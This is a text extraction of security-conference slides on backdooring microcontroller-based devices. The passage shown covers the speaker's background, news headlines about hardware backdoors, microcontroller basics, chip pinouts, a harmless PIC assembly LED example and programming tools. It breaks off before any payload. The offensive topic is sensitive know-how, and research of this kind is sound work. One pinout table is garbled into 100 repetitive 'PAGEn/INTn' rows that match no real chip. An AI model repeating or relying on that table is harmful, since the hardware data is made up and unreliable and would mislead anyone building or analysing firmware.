

Backdooring hardware devices by injecting malicious payloads on microcontrollers_

By Sheila A. Berta (@UnaPibaGeek)

WHO AM I?_

Sheila A. Berta (@UnaPibaGeek)

Offensive Security Researcher



A little bit more:

- Developer in ASM (Microcontrollers & Microprocessors x86/x64), C/C++, Python and Go.
- Speaker at Black Hat (x2), DEF CON (x2), Ekoparty (x4), HITB, PhDays, IEEE... & more.

@UnaPibaGeek

Many Android Devices Had a Pre-Installed Backdoor, Google Reveals

The list of affected devices includes Leagoo M5 Plus, Leagoo M8, Nomu S10, and Nomu S20.

The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies


Vodafone found hidden backdoors in Huawei equipment

Supermicro hardware weaknesses researchers backdoor an IBM cloud server

Other providers of bare-metal cloud computing might also be vulnerable to




MICROCONTROLLERS VS MICROPROCESSORS_



Microprocessors
Intel, AMD, ARM

...




Microcontrollers
Microchip, ATMEL, ST

...

MICROPROCESSORS OVERVIEW_

- Microprocessors = CPU
- Memories and I/O busses are physically separated.
- Usually bigger than a microcontroller.
- Greater processing capacity.




- Modified-Harvard memory organization.
- 32 or 64 bits (most common).


MICROCONTROLLERS OVERVIEW_

- Microcontrollers = CPU + RAM + ROM + I/O busses
- Smaller CPU with less processing capacity.
- Usually smaller size than microprocessors.

- Harvard memory organization.
- 16 bits (most common).
- A little stack.



USE CASES_




Raspberry Pi
ARM Microprocessor




Arduino UNO
Atmega Microcontroller

MICROCONTROLLERS EVOLUTION_


1	VDD	GP0/CIN+ ICSPDAT	7
		GP1/CIN- ICSPCLK	6
8	VSS	GP2/T0CKI INT/COUT	5
		GP3/MCLR/VPP	4
		GP4/TIG OSC2 CLKOUT	3
		GP5/T1CKI OSC1/CLKIN	2



1	MCLR/VPP/RE3	RB7/KBI3/PGD	28
2	RA0/AN0	RB6/KBI2/PGC	27
3	RA1/AN1	RB5/KBI1/PGM	26
4	RA2/AN2/VREF-	RB4/KBI0/AN9	25
5	RA3/AN3/VREF+	RB3/CANRX	24
6	RA4/T0CKI	RB2/INT2/CANTX	23
7	RA5/AN4/SS/HLVDIN	RB1/INT1/AN8	22
8	VSS	RB0/INT0/AN10	21
9	OSC1/CLKI/RA7	VDD	20
10	OSC2/CLKO/RA6	VSS 1	19
11	RC0/T1OSO/T13CKI	RC7/RX/DT	18
12	RC1/T1OSI	RC6/TX/CK	17
13	RC2/CCP1	RC5/SDO	16
14	RC3/SCK/SCL	RC4/SDI/SDA	15



17	RA0/AN0	VDD	RB0/INT	6
18	RA1/AN1		RB1/RX/DT/SDA1	7
1	RA2/AN2/VREF		RB2/TX/CK/SDA2	8
2	RA3/AN3		RB3/CCP1	9
3	RA4/AN4/T0CKI		RB4/AN8/SCL1	10
4	RA5/MCLR/VPP		RB5/AN7/SCL2	11
15	RA6/OSC2/CLKO/	0V	RB6/T1OSO/T1CKI/P1C/AN5	12
16	RA7/OSC1/CLKIN		RB7/AN6/T1OSI	13




1	PAGE0/INT0	INT0	1
2	PAGE1/INT1	INT1	2
3	PAGE2/INT2	INT2	3
4	PAGE3/INT3	INT3	4
5	PAGE4/INT4	INT4	5
6	PAGE5/INT5	INT5	6
7	PAGE6/INT6	INT6	7
8	PAGE7/INT7	INT7	8
9	PAGE8/INT8	INT8	9
10	PAGE9/INT9	INT9	10
11	PAGE10/INT10	INT10	11
12	PAGE11/INT11	INT11	12
13	PAGE12/INT12	INT12	13
14	PAGE13/INT13	INT13	14
15	PAGE14/INT14	INT14	15
16	PAGE15/INT15	INT15	16
17	PAGE16/INT16	INT16	17
18	PAGE17/INT17	INT17	18
19	PAGE18/INT18	INT18	19
20	PAGE19/INT19	INT19	20
21	PAGE20/INT20	INT20	21
22	PAGE21/INT21	INT21	22
23	PAGE22/INT22	INT22	23
24	PAGE23/INT23	INT23	24
25	PAGE24/INT24	INT24	25
26	PAGE25/INT25	INT25	26
27	PAGE26/INT26	INT26	27
28	PAGE27/INT27	INT27	28
29	PAGE28/INT28	INT28	29
30	PAGE29/INT29	INT29	30
31	PAGE30/INT30	INT30	31
32	PAGE31/INT31	INT31	32
33	PAGE32/INT32	INT32	33
34	PAGE33/INT33	INT33	34
35	PAGE34/INT34	INT34	35
36	PAGE35/INT35	INT35	36
37	PAGE36/INT36	INT36	37
38	PAGE37/INT37	INT37	38
39	PAGE38/INT38	INT38	39
40	PAGE39/INT39	INT39	40
41	PAGE40/INT40	INT40	41
42	PAGE41/INT41	INT41	42
43	PAGE42/INT42	INT42	43
44	PAGE43/INT43	INT43	44
45	PAGE44/INT44	INT44	45
46	PAGE45/INT45	INT45	46
47	PAGE46/INT46	INT46	47
48	PAGE47/INT47	INT47	48
49	PAGE48/INT48	INT48	49
50	PAGE49/INT49	INT49	50
51	PAGE50/INT50	INT50	51
52	PAGE51/INT51	INT51	52
53	PAGE52/INT52	INT52	53
54	PAGE53/INT53	INT53	54
55	PAGE54/INT54	INT54	55
56	PAGE55/INT55	INT55	56
57	PAGE56/INT56	INT56	57
58	PAGE57/INT57	INT57	58
59	PAGE58/INT58	INT58	59
60	PAGE59/INT59	INT59	60
61	PAGE60/INT60	INT60	61
62	PAGE61/INT61	INT61	62
63	PAGE62/INT62	INT62	63
64	PAGE63/INT63	INT63	64
65	PAGE64/INT64	INT64	65
66	PAGE65/INT65	INT65	66
67	PAGE66/INT66	INT66	67
68	PAGE67/INT67	INT67	68
69	PAGE68/INT68	INT68	69
70	PAGE69/INT69	INT69	70
71	PAGE70/INT70	INT70	71
72	PAGE71/INT71	INT71	72
73	PAGE72/INT72	INT72	73
74	PAGE73/INT73	INT73	74
75	PAGE74/INT74	INT74	75
76	PAGE75/INT75	INT75	76
77	PAGE76/INT76	INT76	77
78	PAGE77/INT77	INT77	78
79	PAGE78/INT78	INT78	79
80	PAGE79/INT79	INT79	80
81	PAGE80/INT80	INT80	81
82	PAGE81/INT81	INT81	82
83	PAGE82/INT82	INT82	83
84	PAGE83/INT83	INT83	84
85	PAGE84/INT84	INT84	85
86	PAGE85/INT85	INT85	86
87	PAGE86/INT86	INT86	87
88	PAGE87/INT87	INT87	88
89	PAGE88/INT88	INT88	89
90	PAGE89/INT89	INT89	90
91	PAGE90/INT90	INT90	91
92	PAGE91/INT91	INT91	92
93	PAGE92/INT92	INT92	93
94	PAGE93/INT93	INT93	94
95	PAGE94/INT94	INT94	95
96	PAGE95/INT95	INT95	96
97	PAGE96/INT96	INT96	97
98	PAGE97/INT97	INT97	98
99	PAGE98/INT98	INT98	99
100	PAGE99/INT99	INT99	100



IS WORTH IT?_


- Physical Security Systems.
- Car's ECU.
- Semaphores.
- Elevators.
- Sensors.
- Modules of Industrial systems.
- Home appliances.
- Robots.
- ...



MICROCONTROLLERS PROGRAMMING_

@UnaPibaGeek

MICROCONTROLLERS PROGRAMMING_




MICROCONTROLLERS PROGRAMMING_

```
MAIN_PROG CODE
START
    CLRF    PORTD           ; Clear PORTD
    MOVLW  B'00000000'
    MOVWF  TRISD           ; All is Output

    BSF    PORTD,2         ; Turn on LED
    GOTO  $                ; Loop forever

END
```

ASM code to turning on a LED - (PIC)




MPLAB X IDE

```
BUILD SUCCESSFUL (total time: 313ms)
Loading code from /home/shei/MPLABXProjects/LED1.X/dist/default/production/LED1.X.production.hex...
Loading completed
```

.hex file (firmware)

MICROCONTROLLERS PROGRAMMING_



Microchip (PIC) programmer software




Microchip (PIC) programmer hardware



PROGRAM MEMORY DUMP_

@UnaPibaGeek

PIC MEMORY ORGANIZATION_



